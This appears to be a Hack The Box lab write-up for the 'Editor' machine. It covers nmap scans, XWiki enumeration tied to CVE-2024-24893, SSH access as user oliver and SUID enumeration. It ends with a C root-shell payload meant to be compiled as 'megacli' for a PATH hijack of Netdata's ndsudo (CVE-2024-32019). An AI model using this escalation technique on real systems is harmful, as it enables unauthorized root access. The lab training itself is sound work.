HTB Editor - Linux (Easy)

Enumerate 2 HTTP services on port 80 and 8080. Find one based on XWiki Debian vulnerable to CVE-2024-24893. Elevate to User with credentials found in XML files, then PrivEsc with CVE-2024-32019 NDSudo.
From HTB:
Starts with enumerating 2 HTTP services on port 80 and 8080 to find one of them are based on XWiki Debian that’s vuln to CVE-2024-24893.
Then elevate internally to User with credential on XML files, then PrivEsc with CVE-2024-32019 NDSudo.

1. Network Enumeration
┌──(kali㉿kali)-[~]
```bash
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.10.11.80
PING 10.10.11.80 (10.10.11.80) 56(84) bytes of data.
64 bytes from 10.10.11.80: icmp_seq=1 ttl=63 time=248 ms
64 bytes from 10.10.11.80: icmp_seq=2 ttl=63 time=247 ms

--- 10.10.11.80 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1070ms
rtt min/avg/max/mdev = 246.916/247.362/247.808/0.446 ms
Awesome, continue with NMAP scanning:
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- --min-rate 8000 10.10.11.80 -oA nmap/nmapscan
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.10.11.80
Host is up (0.25s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in seconds
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p22,80,8080 -sC -sV -sCV -n 10.10.11.80 -oA nmap/nmapscan
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.10.11.80
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http    Jetty 10.0.20
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
|_http-server-header: Jetty(10.0.20)
| http-cookie-flags:
|   /:
|     JSESSIONID:
| |_      httponly flag not set
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Jetty(10.0.20)
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in seconds
2. WebApp Enumeration and Discovery
Port 80.

Might deal with this one later, and now let’s see the other one on 8080:


Straight spawn into that directory, and now we have information of XWiki version 15.10.8.


Based on Nmap I think the attack surface is pretty open, so for vulnerability scanning it might be faster with nuclei.
Continue with automation script for Vuln Hunting and Directory Discovery:
[email protected]
[sudo] password for kali:
[email protected]’s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

* Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of

System load:  0.06              Processes:             255
  Usage of /:   79.3% of 7.28GB   Users logged in:       0
  Memory usage: 60%               IPv4 address for eth0: 10.10.11.80
  Swap usage:   0%

=> There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.
4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login:
oliver@editor:~$
- Road to root PrivEsc
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
oliver@editor:~$ groups
oliver netdata
oliver@editor:~$ sudo -i
[sudo] password for oliver:
oliver is not in the sudoers file.  This incident will be reported.
oliver@editor:~$ sudo -l
[sudo] password for oliver:
Sorry, user oliver may not run sudo on editor.
oliver@editor:~$ ls -al
total 36
drwxr-x--- 4 oliver oliver 4096 Nov  8 00:57 .
drwxr-xr-x 3 root   root   4096 Jul  8 08:34 ..
lrwxrwxrwx 1 root   root      9 Jul  1 19:19 .bash_history -> /dev/null
-rw-r--r-- 1 oliver oliver  220 Jun 13 09:45 .bash_logout
-rw-r--r-- 1 oliver oliver 3771 Jun 13 09:45 .bashrc
drwx------ 2 oliver oliver 4096 Jul  8 08:34 .cache
drwxrwxr-x 3 oliver oliver 4096 Nov  8 00:57 .local
-rw-rw-r-- 1 oliver oliver  201 Nov  8 00:57 poc.go
-rw-r--r-- 1 oliver oliver  807 Jun 13 09:45 .profile
-rw-r----- 1 root   oliver   33 Nov  7 20:14 user.txt
oliver@editor:~$
oliver@editor:/tmp$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,relatime,hidepid=invisible)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=1944860k,nr_inodes=486215,mode=755,inode64)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,noexec,relatime,size=400572k,mode=755,inode64)
/dev/sda2 on / type ext4 (rw,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,inode64)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k,inode64)
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=29,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=19489)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
none on /run/credentials/systemd-sysusers.service type ramfs (ro,nosuid,nodev,noexec,relatime,mode=700)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=400568k,nr_inodes=100142,mode=700,uid=1000,gid=1000,inode64)
oliver@editor:/tmp$
Nothing yet in simple check lists, Let’s re-run LinPEAS and find something to use around.
For now what we know from groups are we are part of netdata, and not part of sudoers.
oliver@editor:/tmp$ bash linpeas.sh
oliver@editor:/tmp$ find / -perm -u=s -type f 2>/dev/null | xargs ls -l
-rwsr-x--- 1 root netdata     965056 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
-rwsr-x--- 1 root netdata    4261672 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
-rwsr-x--- 1 root netdata      81472 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ioping
-rwsr-x--- 1 root netdata    1144224 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
-rwsr-x--- 1 root netdata     200576 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
-rwsr-x--- 1 root netdata    1377624 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
-rwsr-x--- 1 root netdata     896448 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
-rwsr-xr-x 1 root root         72712 Feb  6  2024 /usr/bin/chfn
-rwsr-xr-x 1 root root         44808 Feb  6  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root         35200 Mar 23  2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root         72072 Feb  6  2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root         47488 Apr  9  2024 /usr/bin/mount
-rwsr-xr-x 1 root root         40496 Feb  6  2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root         59976 Feb  6  2024 /usr/bin/passwd
-rwsr-xr-x 1 root root         55680 Apr  9  2024 /usr/bin/su
-rwsr-xr-x 1 root root        232416 Jun 25 12:48 /usr/bin/sudo
-rwsr-xr-x 1 root root         35200 Apr  9  2024 /usr/bin/umount
-rwsr-xr-- 1 root messagebus   35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root         18736 Feb 26  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root        338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
oliver@editor:/tmp$
Luckily, us now as Oliver user are inside the netdata group so we can execute it.

Might change the binary and executable to be one of these.
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo -h

ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

--test
    print the generated command that will be run, without running it.

--help
    print this message.
The following commands are supported:
- Command    : nvme-list
  Executables: nvme
  Parameters : list --output-format=json
- Command    : nvme-smart-log
  Executables: nvme
  Parameters : smart-log {{device}} --output-format=json
- Command    : megacli-disk-info
  Executables: megacli MegaCli
  Parameters : -LDPDInfo -aAll -NoLog
- Command    : megacli-battery-info
  Executables: megacli MegaCli
  Parameters : -AdpBbuCmd -aAll -NoLog
- Command    : arcconf-ld-info
  Executables: arcconf
  Parameters : GETCONFIG 1 LD
- Command    : arcconf-pd-info
  Executables: arcconf
  Parameters : GETCONFIG 1 PD
The program searches for executables in the system path.
Variables given as {{variable}} are expected on the command line as:
  --variable VALUE
VALUE can include space, A-Z, a-z, 0-9, _, -, /, and .
6. CVE-2024-32019 with Binary in C for root Access
This mission is gonna be around binary application hijacking.
Note: There’s an automated for this case, but I’d try to make it understandable with C binary so we’ll gonna try do it manually.

I finally came a-long CVE-2024-32019, and can decide to create a craft of C malicious source-code like such:
#include <unistd.h>
#include <stdlib.h>

int main() {
    setuid(0);
    setgid(0);

    execl("/bin/bash", "bash", "-i", NULL);

    return 0;
}
We can called it megacli, then compiled it:
┌──(kali㉿kali)-[~]
└─$ sudo gcc megacli.c -o megacli -g
